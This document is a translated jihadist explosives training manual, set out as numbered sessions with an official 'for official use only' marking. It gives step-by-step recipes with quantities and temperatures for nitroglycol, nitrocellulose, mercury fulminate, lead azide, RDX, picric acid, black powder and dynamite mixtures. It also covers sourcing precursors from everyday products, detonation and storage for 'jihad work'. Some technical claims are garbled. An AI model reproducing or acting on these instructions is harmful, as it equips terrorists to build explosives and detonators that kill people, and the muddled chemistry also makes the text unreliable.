15ml of nitric acid
22.5ml of sulfuric acid
9.5ml of glycol
150ml of very cold water

Defining Glycol: it is a liquid substance sold in medical preparation labs, and can be obtained in containers that are sold in the cold areas (anti freeze), which is used in cars' radiator to prevent water from freezing inside the radiator.
To obtain the glycol from the antifreeze liquid that has blue color or olive green in some countries. We buy the antifreeze container and pour its content in stainless steel pot. We put the pot over a low fire and leave it to boil, and reduced to half the quantity. After that we lift the pot and leave it to cool off. This makes the glycol material ready for use in the previous equation.
Preparation Process
1. We add the nitric acid to the sulfuric acid in similar way to the previous experiment.
2. We cool down the solvent to five degrees.
3. We add the glycol drop by drop and quietly, and make sure the temperature does not exceed 10 degrees.
4. After completing the addition of glycol, stir for five minutes, and insure the temperature does not go above 10 degrees Celsius.
5. After we finish pouring the glycol, we pour 150ml of cold water over the experiments. We see an oily layer formed which is the nitro glycol.
6. We separate the water from the oil by sucking it out (by using a syringe) that has a thin hose similar to the previous nitro cellulose experiment. This means washing the oil several times. The result: nitro glycol oil, which is highly combustible, explodes by a detonator and possible to mix up with cottons, sawdust, or nitro cellulose.

Observation: This oil explodes with or without control similar to T.N.T.

Important observation: We might not see the amount of oil from the experiment unless we use small equations, and we must know that this small amount is not to be under estimated, and the same experiments to be repeated to obtain the largest amount of this dangerous oil.
These were the combustible oils, which are the most dangerous ones.

Continuation to Combustible Oils

If a boiling appears in the solvent during the addition of glycerin, glycol, or methanol, this means the solvent is very dangerous and about to blast. You have to pour the solvent onto the ice immediately, and repeat the process slowly and without rushing.

Observation: to store oils, we put them in a container and then add water.

1) Making Dynamite:
   1. Nitroglycerin oil 75%
   2. Basement sand, which is very rich in potassium nitrate 25%

   Mixed together and blasting by a detonator
2) Nitroglycerin 90 to 93%
   Nitro cellulose 7% to 10%
   Blasted by a detonator

3) Nitroglycerin 62%
   Nitro cellulose 3%
   Sodium nitrate 27% (blasted by a detonator)
   Sawdust 8%

4) Ammonium nitrate 70%
   Nitro glycerin 30% (detonator)
   Grind the nitrate and make it very soft. Then add it to the nitroglycerin, and stir until it becomes like a paste (dough). This produces safety dynamite.
   1. Nitro glycol + medical cotton as needed.
   2. Nitro methanol + medical cotton as needed.
   3. Nitroglycerin + medical cotton as needed.

Preparing Nitro Cellulose and Cotton Powder

Nitro Cellulose: Cotton powder.
The Equation:
Nitric acid 15ml
Sulfuric acid 25ml
Medical cotton as needed
100ml water + 5 grams of sodium carbonate

Process:

Page 68 of 156

1. Add the nitric acid to the sulfuric acid drop by drop, and make sure the temperature does not go higher than 30 degrees Celsius in the middle of a cold bath (Ice + Salt).
2. Take little amount of pure medical cotton proportional with the acid, and add it to both acids until it absorbs all the acid solvent.
3. Wear rubber gloves, take out the cotton, and wash it under the faucet by running water to minimize the effect of acid.
4. Take 100ml of water and add 5 grams of sodium carbonate to it.
5. Place the cotton in the middle of water + carbonate, put the container over a heat sources, and make it boil for five minutes.
6. Take the cotton, wash it again with water, and let it dry under the sun.
7. Take a small sample of cotton after dryness and ignite it to make sure of the ignition capability of the gunpowder.
8. This gunpowder is controlled and detonated by acid flame, and you can benefit from it after lifting the cotton to repeat the experiment (making cotton powder).
9. Observation: the experiment ends at step number 3 in washing the cotton under the water, but to obtain pure cotton powder of any acid, you can follow steps number 4 and 5.

I ask God the success for you and me. I thank our brother Abu Saqr and the dearest brother AlJamalyn for the valuable information. Please ask them if you have any questions. They are the best in the field. I say good-bye to you and put you in the safe hands of God. This is all what I have about this training session, and May Allah blesses us the benefit and his worship. I ask for your prayers.

Abu Mos'sallam

UNCLASSIFIED//FOR OFFICIAL USE ONLY

In the Name of Allah, Most Gracious, Most Merciful

Because of the danger of this issue, I wanted to warn you about storing explosives at your home, and what might cause in term of human and economical damages.
For those innovative brothers who excelled in the jihad work, and in making explosives, I ask them to continue in their innovation, and to find a suitable way to store explosives away from homes or residential areas, especially the summer is approaching us, and the temperature is high in addition to the weather is hot.

The explosive materials must be stored considering the level of danger, their capabilities for self-ignition, and the affect of the outside environment (temperature and moisture). You can store each group in a separate storage as follows:

a) Highly sensitive material like: mercury fulminate, lead azide, lead styphnate, tetrazene, and other parts included in make these substances like detonators (explosive capsules).
b) Nitroglycerin materials like: jijanite, gelatin dynamite, and nitroglycerine dynamite.
c) Highly explosive materials like: TNT, hexogen, amatol, tetryl, barogell, and ANFO with the detonating cord (primer).
d) Pyrotechnics materials like: flammable materials, smoke initiators, and black gunpowder.

Also, you can't store the explosive materials in the same storage of detonators, capsules, or hand grenades. Detonators have to be taken off during the storage. Don't use any kind of ferrous (iron) with explosive. This might cause a spark that will detonate the explosive material.

Finally, I hope you take this issue very seriously and let us learn from other people mistakes and get the benefit.

I ask Allah to give you success.

First Session: Fundamentals of Explosive Science

The scientific known principle says: the energy does not disappear, and does not revive from nothing. But it does transfer from one shape to another. Most of the natural materials contain a huge latent energy. If this energy released or converted suddenly to another kind, it will make wonders, and some of these natural materials are explosives, which are converted from one kind to another suddenly that are known by the explosion.

Explosion occurs when the latent or stored energy inside the material is suddenly released to affect the surrounding, and making a loud sound. A simple example about that is the balloon in a child hand, and a complex example is the detonation of nuclear bombs. This latent energy is controllable, and could be used for industries, demolition, fire extinguishing, strengthening metals, welding, and others.

Explosion is a sudden shift of the energy. But the opposite is not correct. Not every sudden movement of energy causes an explosion similar to the gas pipes used for cooking in the kitchen. For this reason, the definition of an explosive material is described as follows:

1. High energy to produce a gas under high-pressure conditions.
2. High energy to produce a gas that has a high speed that affects the surrounding environment, and exposes it to a strong and effective dynamic stress.

According to that, explosives can be classified into three categories:

1. Propellant explosives like the gunpowder.
2. Strong explosive like TNT.
3. Activated and initiated materials like mercury fulminate and called by detonators.

Explosives are divided into two kinds:

1. Explosives affected by a temperature.
2. Explosives affected by a detonation and impact, and not by temperature.

Flickering (glimmer) and resounding ignitions:

We know that the explosion is an energy conversion from one shape to another within a short time. Consequently, it is a chemical reaction and it is possible to change the speed of this reaction by changing the conditions of the chemical reaction especially by changing the temperature, or by adding suitable catalysts, or by increasing the concentration of the used substances forming the explosive. Since we can increase the speed to any imaginable number, the conversion speed divides the explosion into glimmer ignition or resounding ignition, and the first one is relatively lower than the second. Flickering ignition is relatively a slow procedure. For example, if you blend two kinds of gunpowder and ignite them, the velocity of one kind will extinguish the other one before complete ignition, especially if the experiment is conducted in an open area (free air). In the resounding ignition, every items of all materials converts within a short time about 1/7000 of a second into a gas status.

Factors Affecting the Explosion:

1. The affect of oxygen: It is not assured of the oxygen presence, because most of the explosive reactions are considered reversed oxidation reactions. The percentage of oxygen included in the nuclear mix of a chemical explosive has little importance. It is suitable in this case to distinguish between the whole oxygen. This means nothing, and the effective oxygen is inside the material itself.
2. The percentage of the mix components: The amount component of mixed explosives is highly effective in the speed of reaction, and consequently the speed of explosion. They are kept percentages that differ from one material to another and must be taken into account.
3. Temperature and pressure: The speed of burning is increased with the increase of pressure and temperature. It is almost doubled when the temperature increases 10^{o} Celsius. The pressure increases the temperature, and the more increase in pressure causes more increase in the reaction speed, where the flickering ignition might convert into a resounding ignition.
4. Explosive density: The absolute density or the true density of the material affects the speed of burning. Weight density affects the flame (externally) and therefore, there is a limit for the feasible density of every explosive to have a resounding explosion. This means, if the explosive density increases above the upper limit, it will be difficult or impossible to detonate it.
5. Inhibitor (Control): This name is used on the obstacle. For example, the black powder ignites normally in an open-air environment and flicker ignites inside the mortar barrel, and has a resound blast when used as an internal charge for shells. All explosives don't need the same control while the gunpowder needs to damage the air in it while the nitroglycerine requires using a piece of paper to cover it before banging or igniting it.
6. Catalysts: They are materials that affect the speed of reactions whether by increasing or decreasing them. The first one is called a positive catalyst, and the second one is called a negative catalyst. For example, in the charcoal mines, the iodine plays a negative role in gas explosive mixtures (Methane + air). It is sprayed in the mines to prevent explosion.

Kinds of Explosions:

1. Mechanical Explosion: It is resulted from the rise of pressure in a narrow area.
2. Chemical Explosion: It is the conversion of the material into gases within a short time, and making volumes that reach to 10000 – 15000 double the original volume of the same material before detonation.
3. Nuclear Explosion: It is the splitting or mixing the nucleus (kernel) inside the explosive material. It is accompanied by a high temperature and huge amounts of gases.

In the next session: The effect of explosion, explosive classification and characteristics.

Second Session: The Effect of Explosions. Explosive Classification and Characteristics

Second Session: The effect of explosives, their classifications, and characteristics.

Effects of Explosion: during the blast of explosive, it converts very quickly into a large amount of gases, which causes some primary and secondary effects.

The primary effects of an explosion:

1. Pressure: when $1m^3$ of explosive blasts, it produces 10000-15000m^3 of gases within 1/7000 second and speed of 100000 KM/h. It also generates 108.5 ton/cm of pressure. This pressure destroys anything whithin its range and has negative and positive phases. The positive phase is created by the first shockwave during the explosion and destroys the objects within its perimeter. At the end of the wave and as a result of reaction, the air returns to fill up the vacuum caused by the wave, and affect negatively on the objects within the perimeter from the other reversed direction of the wave.
2. Destruction Effect: When the buried explosive charge under ground or under water detonates, it produces the same amount of gases. While the earth and water are hard to press, the blast will be less violence, but the destruction capability will be the same. The destruction effect is larger and can be compared to an earthquake.
3. Heat Effect: It differs according to the explosive material, where the slow explosive takes more time to burn, and the fast material takes less time and has a higher blasting temperature, but their time is very short. In general, the heat affect is the weakest effect of explosives.

The secondary effects of an explosion:

1. Reflection: The shockwave reflects similar to the light and sound. Its speed and effect decreases for every reflection until it disappears. For this reason, trenches are built in circular crocked shapes.
2. Burning: Resulted form the generated heat of explosion, but it needs flammable materials to make the fire.
3. Fragmentation: It is the fast movement of fragments from carrying the explosive body in a speed that reaches 8000 m/s, and in straight line. Half of the blasting energy is used in tearing the carrier of explosive. If we make grooves in the body, this will lead to forming fragments similar in size of the intersected grooves. If the explosive has a strong blast, the fragments will be sharp and thin. If the explosive has a slow blast, the fragments will be big and blunt.

Explosives Classification:

- According to their presence.
- According to their use.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

- According to their speed.

First: According to their presence
1. It is a liquid explosives like nitroglycerine, which is a yellow oily liquid, freezes in winter, very sensitive, dangerous to work with, and kept under 8^{o} Celsius bellow zero.
2. Paste (dough) explosives like dynamite and geljanite (?).
3. Solid explosive like TNT, ammonal, and RDX.
4. Gas explosives like methane and hexogen.

Second: According to their use
1. Inducing Explosives: To cause other materials to explode. It is distinguished of being very sensitive against banging, friction, and heat. But, it is has a weak affect on targets, and used in making detonators to initiate the explosion.
2. Cutting Explosives: They have the capability to destroy and demolish objects. They have three sections, high effect, medium effect, and low effect. The highly effective material is used to install detonating cords as major charges. The medium effective material is used for the major charges, and it is mostly used like the TNT, dynamite, and geljanite (C3 and C4). The low effective material like the ammonium salts is used for making the nitric fertilizer, and reacts with TNT to make very sensitive materials. The nitric fertilizer (urea fertilizer) in 33% concentration can be used as a blasting material after mixing it with solar oil or diesoline, and has to be wrapped by moisture resistant material for several hours. This mixture is called ANFO.
3. Propellant Explosives: These materials have the blasting conversion in a quick flammability. They are two kinds, the black powder, and nonsmoking gunpowder.
4. Heat Explosive (high temperature): They are the burning ones and can be done by adding aluminum powder or magnesium to the explosives.

Third: According to their speed
1. Slow explosives: Their speed doesn't exceed 100m/s like the black gunpowder that has a speed of 400m/s. These explosives are used as propellants and are easy to ignite by using a flame.
2. Fast explosives: These kinds are designed for destruction and demolition. Their speed of explosion exceeds 1000 m/s, and might reach 8400 m/s in RDX. These explosives need an initial impact to detonate.

In the next session: Knowing the explosives

Third Session: Knowing the Explosives

In the Name of Allah, Most Gracious, Most Merciful
Third session: Knowing the Explosives
Before I start, I thank the brothers who requested to insert pictures with the information as much as possible. I will try to include illustrations or pictures in the manufacturing process.

First: Major Components

1. Mercury Fulminate: One of the mercury salts that has a white color and softy touch. It looks like very small needles and highly poisonous like the rest of mercury salts. It explodes when the temperature reaches 180^{o} Celsius and detonates violently if it touches other burned object, panged, or rubbed. The larger crystals are more sensitive than the smaller ones. Its explosion speed is 5000 m/s. It dissolves in acetone. It doesn't dissolve in cold water. If to cold water is added, this will reduce its danger while in use. It reacts with aluminum to produce a non-explosive material. For this reason, it is never stored inside an aluminum container. It is always stored in copper, glass, or plastic pipes. It can be damaged or discarded by immersing it in a concentrated solvent of sodium and copper sulfate.
2. Silver Fulminate: One of the silver salts. It has the shape of bright needles and it is more sensitive than mercury fulminate, and more expensive. For this reason, it is rarely used and in a very small amount to avoid dangers. Its explosion speed is 1000 m/s.
3. Lead Azide: It a crystal white object that does not dissolve in cold water and dissolves slowly in boiling water. It sensitivity changes according to the size change of crystals similar to the mercury fulminate. It reacts with copper to make an explosive sensitive material. Therefore, it is never stored in a copper container to the opposite of mercury fulminate, and should be stored in aluminum, glass, or plastics pipes. Moisture doesn't affect it at all. Its speed of explosion is 5300 m/s. When exposed to light, its color changes to gray and explodes spontaneously if exposed to sun of ultra violet ray. Immersing it in a concentrated solvent through sodium or aluminum acetic will spoil it.
4. Lead Styphnate: Small crystals that have a dark orange color. It does not dissolve in water and has an explosion speed of 5100 m/s. It dissolves in acetone and used with potassium chlorates in shock pipes.

Second: Cutting Explosives
They are the explosives used for blowing up, destruction, and sabotage.

1. Trinitrotoluene (TNT): Highly used as a military explosive because of its good quality, strength, and easy to store and carry. It is density is 1.54 and might reach to 1.64 by pressure during the melting. It melts at 82^{o} Celsius. It can melt and cast in molds according to the need. It burns in an open air without causing a flame, and leaving a dark smoke. The pure one has a white color, and the commercial one has a yellow sand color. Its speed of explosion reaches 7000 m/s.

Its color changes to brown when exposed to the sun and that affects its strength. It doesn't dissolve in water and does not get affected by metals. It is consider a measuring unit to other explosives.

2. Nitroglycerine: It is an oily liquid that has light yellow color, and assumed to be colorless in lab purity situation. Its density is 1.59 and it doesn't dissolve in water. It dissolves in all organic compounds (chloroform, benzene, olive oil, acetone, ether, phenol, etc.). It freezes at 8^{o} Celsius and melts at 11^{o} Celsius, and has 8000 m/s speed of explosion. The sun affects it badly. It is very dangerous and might explode by shaking or exposure to normal temperature. It is stored in cold and many restraints can be added like wood sawdust and flour to reduce its sensitivity. It can be disposed by immersing it in a concentrated sodium solvent.
3. Dynamite: There are three kinds of dynamite. The available one now is one kind that contains nitroglycerine and nitrocellulose, ammonium nitrate, and constraints in different percentages. It has many commercial names and it is soft, yellow, dough like material that could be shaped and cut by hand only. Do not use any sharp tool to cut it. Its speed of explosion is 7500 m/s after 45 days of manufacturing. If stored for a long time, nitroglycerine starts to separate from the mixture, and becomes very dangerous and can notice that by seeing oily spots on the cover or on the surface. In this case, it must be disposed immediately.
    - ♦ It could be disposed as follows: sand and filter dusts are spread in a flat shape in the same direction of wind, and in the open air and isolated area. The dynamite is placed after unwrapping it very carefully sticking to sand base, and is ignited through a slow cord after the withdrawal of everybody to a safe place. If the wind direction doesn't change, it will burn normally. But, if the wind direction changes, or becomes stagnant, the rise of flame temperature above it will cause a resound explosion. Therefore, a complete caution has to be taken.
4. Soft Plastic Explosives (Paste or Dough): They were manufactured to substitute the dynamite. They have the capabilities to destruct, demolish, form, and to stick to the targets. They are stronger than TNT and used broadly in the civilian and military sectors. They are two kinds, C3 and C4. The first one is (C3), which is a yellow paste and affected by moisture. Long time storage causes the loss of its dough (paste) ability, and becomes easy to break. Its strength is 1.34 of the TNT (this means 1.34 x 7000 m/s). The second one is (C4), which is a white cotton dough shape and little bit affected by moisture. Its strength is 1.4 of the TNT strength.
5. Gellgenett: it is the strongest military explosive, and it is a mixture (blend) of C3 and C4 in a specific percentage.

Third: Explosives that have High Temperature

1. Ammonal: It is a highly explosive compound that contains a mixture (blend) of ammonium nitrate, aluminum dust, and TNT with the following percentages: 22 | 11 | 67 % in sequence. It explodes causing a brightness and high temperature. Substitute in the United States with another compound called Tritonal, which is a mixture (blend) of 80% TNT and 20% aluminum sand.
2. Amatol: It is a mixture (blend) that has a good reaction with ammonium nitrate and TNT. Its explosion speed is less than TNT, which makes it more flammable.

Fourth: Activated Explosives

1. RDX: It is the strongest and effective explosive. It has a solid structure and looks like crystals similar to the table salt. Its explosion speed is 8387 m/s. It is very sensitive to impacts, and ignites by heat and explodes at 196^{o} Celsius. It is used in detonators' industries and as an activator with the initiators. It is included in several essential explosives.
2. PETN: It is very soft white granulates that is used in making explosive cord (cortex). Its explosive power is 1.7 of TNT, very sensitive to banging, and ignites by a flame.
3. Picric Acid: It is very soft yellow granulates and extremely sensitive to temperature, friction, and impact (bang). It dissolves in water and is considered the official military explosive in France.

In the following session, we will start making explosive and other related materials.

Fourth Session: Manufacturing Explosives

Introduction: Explosives are dangerous materials and differ from other materials because you can't control or predict what might result of its explosion, or the reaction with other materials. This needs a long experience and solid practical background. Therefore, don't play with explosives, and don't explore adding one material over another. Please be careful, follow the instruction in detail, and don't disregard the instructions for the sake of your safety and the safety of your surrounding.

Important observations before the preparation of any explosive material:

1. Read the experiment more than once, understand it very well, and know the details and procedures.
2. Conduct the experiment in a well-ventilated place, or outside in an open area, or in a well-aired place. Don't stands near the air duct because some experiments produce poisonous gases.
3. Provide a large amount of water during the experiments, and don't underestimate this issue at all. Water in some cases stops the reaction, and also a good solvent for many explosive and acids.
4. Be calm and patient during the experiment, because most of the experiments need sufficient time, and might be a long period in some cases.
5. It is a well-known scientific principle, "add acid to the water and not the opposite."
6. Bring all needed ingredients and know them very well before conducting the experiment.

7. Abide by the instructions and steps word by word, and please don't minimize (short cut) these steps if you want to conduct the experiment safely.
8. Make sure you have all first aid materials available in large quantities.
9. The experiment has to be conducted if possible by a person who has scientific or academic background especially in chemistry.

Preparing Mercury Fulminate:

It is used as a booster and activator material in the detonators and explosive capsules industries. The materials needed to prepare mercury fulminate:

1. Concentrated sulfuric acid (90%) or more. This could be obtained from the medical laboratories, blood analysis center, or some pharmacies. At this concentration, the material has a yellow color.
2. Concentrated ethylene alcohol (90%) or more, (alcohol), or medial alcohol (ethanol).
3. Mercury which can be obtained from the thermometers and laboratories. It is better to use the silver color mercury.
4. Pure water of blemishes.
5. Lab equipment (cups, thermometers, glass stirring stick, filter paper).

Preparation Process:

1. Put 19 cm^3 of pure water in a glass container then add 75 cm^3 of nitric acid to the water to dilute it [with the observation that acid is to be added to the water and to notice that if the nitric acid is not concentrated (65 to 80%), there is no need to use water with it].
2. Put 1cm^3 of mercury over the diluted nitric acid, and then stir the mixture. This process might take a little time, but it is important to dissolve the whole mercury because the lack of dissolving affects the outcome. During the dissolving processing, some poisonous red smokes evaporate.
3. After dissolving all the mercury in the diluted nitric acid, you will notice the color of solution is greenish orange.
4. In a separate container, put 112.5 cm^3 of alcohol in a container that handles high temperatures. Then quietly pour the previous solution over the alcohol. We heat up the new mixture on a heater and without flame to 85^o Celsius. Our measurement is not to reach 85^o Celsius, but to see white smokes, which might appear before and after the 85^o Celsius. Move the container immediately from the heater (Be careful: these gases are flammable). If the reaction is intensive after pouring the mercury to the alcohol, calm the reaction by adding a little amount of alcohol to the new solution.
5. During the reaction process, you will notice that the mercury fulminate starts to deposit in the bottom of the container. After the end of reaction, it will be left for

a period of time not less than ½ hour, then filter the solution through a filter paper to get the fulminate particles (granulates).

6. The particles contain some acid traces. Therefore, they have to be removed by adding distilled water to the particles while on the filtering paper several time to remove the acid traces. To make sure the traces are gone, we check the particles by using the blue sunflower paper; if the color changes to red, this means the acid traces are still there.
7. After the removal of acid traces, the particles are dried at a normal room temperature 20 to 30 degrees Celsius (don't expose it to sun).
8. The particles are kept in a cold and dry place. They are isolated away from banging and friction until needed.

Preparing Lead Azide:

It is used as an inducing material for explosion and included in the manufacturing detonators, special shell capsules, RDX, or PETN to detonate the major packages.

Required Components to Prepare Lead Azide:

1. Sodium azide (from medical laboratories)
2. Lead nitrate
3. Distilled water (regular water is not good)
4. Filtering papers
5. Wood rod
6. Different sizes of glass flasks.

Preparation Process:

Put 25 grams of sodium azide in a glass container, then add similar volume of distilled water, and stir the mixture (blend) until the azide is completely dissolved.

1. Put 75 grams of lead nitrate in another glass container, and add the volume of distilled water until the nitrate is completely dissolved.
2. Add the sodium azide solution into the lead nitrate solution. We will notice the reaction starts immediately, and the lead azide particles are made and deposited in the bottom of container.
3. Filter the particles by using the filter paper, and then wash the particles in a large quantity of water (about a cup of water) while they are on the filter paper.
4. Leave the particles to dry at the room temperature (don't expose them to the sun). Then, store them in glass or plastic containers.

Observation: This is the simplest way to make initiators. There are other initiators, and their manufacturing is more complicated.

In the next session, we will start in making activators. For those brothers who are requested illustrations, these two compounds are very clear in the subject.

Fifth Session: Making Different Kinds of Gunpowder

Note: despite my promise of publishing the manufacturing of activators in this session, respond to the desire of some Mujahideen brothers, and I introduce the manufacturing of gunpowder before the activators, which I will publish in the next session in God's willing.

First: Black Powder
It is a sample of explosive mixtures.
Characteristics: it is attracted to moisture and loses part of its strength through the moisture. It burns in irregular flickering flames and this is one of its biggest defects. It inflames easily when touching a burning object, or a flame. It can be used in uprooting rocks and detonating sealed shells (mechanical explosion) that have several nails, and other smaller objects.

It is prepared in two ways: the first one is without solvents as follows:

1. 75% of potassium nitrate + 15% of vegetal charcoal + 10% of a yellow agricultural sulfate

Preparation Process:
The three substances are grinded individually until they convert to a powder. Then mixed together very well until the mixture (blend) is perfect, and the gunpowder is then ready for use. (It is recommended to isolate it from moisture).

2. 75% of potassium chlorate + 12.5 of vegetal charcoal + 12.5 of a yellow agricultural sulfate

Preparation Process:
All three substances are grinded separately (be careful when you grind the potassium chlorate, and must be grinded very carefully because it is sensitive against friction and heat). Then, you mix them together gently until they blend together, and then the gunpowder is ready for use.

3. 70.4% of potassium nitrate + 10.2% of sodium sulfate + 19.4 of a yellow agricultural sulfate, and to follow the same previous process.

Observation: The percentages are weight percentages according to the amount needed to prepare. In other word, if we wish to prepare 1 kg of black powder, 75% of it will be potassium nitrate (about 3 | 4 of kilo), 15% of vegetal charcoal, 10% of yellow agricultural sulfate, and so on.
Second: by using solvents
The percentages used in this way are similar to the previous process with the addition of the ethylene alcohol (ethanol + alcohol) and water. We will discuss a sample of potassium nitrate.

Needed Substances:
22.5 grams of potassium nitrate + 4.5 grams of vegetal charcoal + 3 grams of yellow agricultural sulfate + 15 cm^3 of distilled water + 65 cm^3 of ethylene alcohol.

Preparation Process:

- Grind all three substances separately very well and gently.
- Mix the three substances very good and gently.
- Add ½ of the water amount to the mixture (blend), stir until they blend together, and then add the remaining of the water.
- Heat up the mixture (blend) gently until the bubbles come out of the mixture (the mixture must not boil, must keep its moisture, and must not dry).
- After seeing the bubbles, it should be poured immediately into the alcohol with stirring, and after it gets homogenous, it will be left for 4 minutes.
- The mixture is then filtered by pouring it over a piece of cloth, and gently squeezed of water. Then, it will be left in the sun to dry because the more delay we have, the less effective the black powder will be.
- It should be stored away from moisture after dryness.

Second: White or red gunpowder
This kind is used in weapons and shells as a propellant material, and can be prepared in a safe and easy way:

Needed Substances:

- Potassium nitrate
- Granulates white sugar
- Ferrous oxide powder (you can get it from the agricultural stores), and used as a booster. It is not an important substance if you can't find it.
- Pure water
- Heat source
- Wood spoon
- Metal filter

Preparation Process:

1. Put 480 cm^3 of sugar in a container that can handle the temperature, then add to it 560 cm^3 of potassium nitrate, and pour 840 cm^3 of pure water to mixture.
2. Place the mixture over a low fire and stir gently until the whole mixture blends in the water.
3. Add 30cm^3 of ferrous oxide (if available), which is better for the mixture, and stir gently until the mixture boils.
4. Continue in stirring until the mixture is reduced to 1/4th of its volume, and becomes heavier.
5. Display the mixture on an aluminum plate.
6. Expose the mixture to the sun until it dries completely.

7. Rub the substance part by part above the metal filter and expose it again to the sun to insure a complete dryness of granulates.
8. Keep it away of moisture until further need.

Third: Smokeless Powder (nitrocellulose)
It is used as propellant charges in some shells.

Needed Substances:

- Medical cotton
- Concentrated nitric acid (90% or more)
- Concentrated sulfuric acid (90% or more)
- Pure water (you can discount it if the concentration of two acids is less than 80% and more that 65%)
- Heat source
- Ice water
- Acetone

Preparation Process:

When both acids are concentrated:

1. Put 20 cm^3 of water in a container, and then add to it 250 cm^3 of sulfuric acid while the mixture container is placed in a larger ice container (ice bath). The temperature should not exceed 25^o Celsius.
2. After the completion of adding the sulfuric acid, add the nitric acid to the mixture. (Also the temperature should not exceed 25^o Celsius and the container should be in an ice bath).
3. The previous two steps are not needed if the acids are not concentrated and can be mixed directly.
4. Add the medical cotton in small pieces to the mixture and stir it good.
5. We continue the process until we get a heavy mixture (blend).
6. We can discard the remaining acid after squeezing the cotton by using the stirring tool to get rid of the acid completely.
7. We wash the cotton pieces that are rich in acid by boiled water for 25 minutes and to be done five times.
8. Dry the cotton under the sun.
9. Add acetone to the cotton in portions and stir until you get a stick mixture (blend) similar to the dough.
10. Leave it to dry or pour it in molds, and leave to dry until further need.

Smokeless white and red gunpowder can be used as bullets propellant, but the amount needed to be calculated according to the kind of the gunpowder. For example, the Kalashnikov bullet is charged with 1.65 grams of nitrocellulose, the G bullet is charged with 2.7 grams of nitrocellulose, and the 12 mm shell is charged with 3 grams of red or white powder.
It is better to review the number for accuracy.

In the next session, we will continue in manufacturing explosives.
Don't forget me of your prayers.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Sixth Session: Making Activators

They are essential explosives that can be used individually for detonation and explosion. Because of the economical reasons and their extra sensitivity compared to other the essential explosives, they are used in detonators, and as a booster to other inducing substances inside the detonators, which are the discussed initiators in the previous session.

Some of these substances:

1. RDX
2. Picric Acid
3. PETN
4. DDNP

And other sources

First: Preparing RDX
It is a highly effective explosive and at the same time works as an activator, and included in making detonators.
It can be prepared in two ways: The first one is through getting it from C4 (in this case, if we can obtain C4, there is no need for RDX)

Needed Materials:

1. Gasoline (benzene)
2. C4 explosive
3. Two wide neck glass containers.
4. Paper filter
5. Wood or glass spoon
6. Teaspoon
7. Cup

Preparation Process
First: from C4

- Put about 15 grams of C4 (1 ½ of tea spoon) in one of the two containers, and add 240 cm^3 of benzene. The amount can be multiplied according to the need.
- Stir the mixture by using the glass or wood spoon until it dissolves the C4 into very small particles. Then leave the mixture for a complete ½ hour without stirring.
- Stir and mix again until you see small white particles in the container start to deposit in the bottom.
- Filter the mixture in the other container through the paper filter, and then wash the entrapped particles on the filter, and wash them with more benzene (about ½ cup).

UNCLASSIFIED//FOR OFFICIAL USE ONLY

- Dry the particles in room temperature 20-30^{o} Celsius, and then store them is a sealed container.

Second: Lab Preparation
Needed Substances

1. Hexamine tetramine (butrobine) can be obtained from laboratories or chemical stores, or universities.
2. Ammonium nitrate (nitrogen percentage is more than 33%)
3. Concentrated nitric acid (more than 90%)
4. Wide neck glass container
5. Large tub for the ice bath
6. Heat source
7. Glass or wooden stirring stick
8. Filtering papers
9. Sodium carbonates
10. Pure water
11. PH papers, which is papers to measure the hydrogen potency in the solution where it gives red color if the center is acid, and gives blue color if the center is a basis (?).
12. Thermometer

Preparation Process

- Put 5 grams of butrobine in a container and add to it 48 grams of ammonium nitrate, and blend them together.
- Place the container in an ice bath after mixing, and add to it gently and in batch process 57 cm^{3} of concentrated nitric acid, and stir gently. Make sure the temperature of the mixture (blend) should not exceed 15^{o} Celsius.
- After adding all the acid and complete the stirring, place the mixture over a heat source (watch out for the direct flame), and raise the temperature of the mixture to 80^{o} Celsius, and keep at this level for ½ hour. The temperature should not exceed 81^{o} Celsius and should not go bellow 79^{o} Celsius for ½ hour. The best way is to use an electrical heater where you can keep the temperature on 80^{o} Celsius or you can monitor the thermometer, when the temperature reaches 80^{o}, you lift the mixture for a little bit, and then you return it again if the temperature becomes closer to 79.5^{o}, and so on.
- Important Warning: During the heating, harmful gases to the eyes and body are going to evaporate; you must be cautious, and keep your distance.
- After completing the heating process for ½ hour, the mixture is left to cool down until it reaches 20^{o} Celsius.
- The RDX particles will be clear and the remaining liquid is the ammonium nitrate.
- The RDX crystals will be affected by acid traces and to balance that, we filter the crystals through a filter paper, and place in another container. Then, we add to it 5% concentration of sodium carbonates. (This means to dissolve the sodium carbonate in the percentage of 5 grams + 100 cm^{3} of pure water). The adding process in done gently and in several periods. During the reaction, you will hear a reaction sound.

- We test the solution through the testing paper. If the color changes to brown (before blue), we stop the addition of sodium carbonate. The reaction is completed.
- Heat up the new solution after that until most of evaporates, and not all of it. If it evaporates completely, the RDX particles will melt (spontaneously during the evaporation, you will notice a sticky liquid, which is the melted RDX, and don't pour it).
- Cool off the container that has the remaining solution until the RDX particles deposit well.
- Dry the particles, then add drops of the concentrated nitric acid to complete the formation of RDX.
- To purify the RDX from blemishes, do the following:
  - Put some acetone in an empty glass jar and heat it up in water until 80^{o} Celsius, and the RDX spoon by spoon until is completely dissolved in the acetone. We leave it to cool off in the room temperature, which is about 25^{o} Celsius.
  - After one hour, the pure particles will appear again, and we do the filtering and keep them in a sealed container after dryness in room temperature.

Second: Preparing the Picric Acid Explosive

The Picric acid explosive is considered one of the highly combustible explosive, and can be used alone if it has large quantities.

Needed Substances

1. Aspirin tablets (contains phenol)
2. Regular ethylene alcohol 95% concentration
3. Concentrated sulfuric acid (from cars' batteries)
4. Potassium nitrate
5. Distilled water
6. Filter papers
7. Large container (tub)
8. Glass stick for stirring
9. Various glass containers
10. Heat source
11. Glue tape

Preparation Process:

- Grind 20 aspirin tablets in a glass container, add to them 1 table spoon of distilled water, and stir the mixture.
- Add ½ cup of the alcohol (about 100-120 cm^{3}) to the mixture and do a good stirring.
- Pour the mixture inside another container through paper filter, and get rid of the substance on the paper filter because we don't want it, but we want the solution.

- Make a hot bath to this solution until the water and alcohol evaporate. (Don't increase the temperature more than 80 degrees). It will leave a white powder.
- Add the white powder to 80 cm^3 of concentrated sulfuric acid (and not vice versa).
- Heat up the new mixture inside a warm water tub for 15 minutes, and until the changes to yellow closer to orange.
- Add 15 grams of potassium nitrate in three stages to the yellow made solution, and stir it. The solution will convert into a red color, and then will return again to the yellow color closer to orange.
- Leave the mixture to cool off gradually with the continuation of stirring.
- Add the solution to a 1 ¼ cup of cold water and continue in stirring.
- Pour the solution into another container through a paper filter. The yellow particles will be trapped on the paper filter.
- Wash the particles while they are on the paper filter buy using a little water (about 2 table spoons)
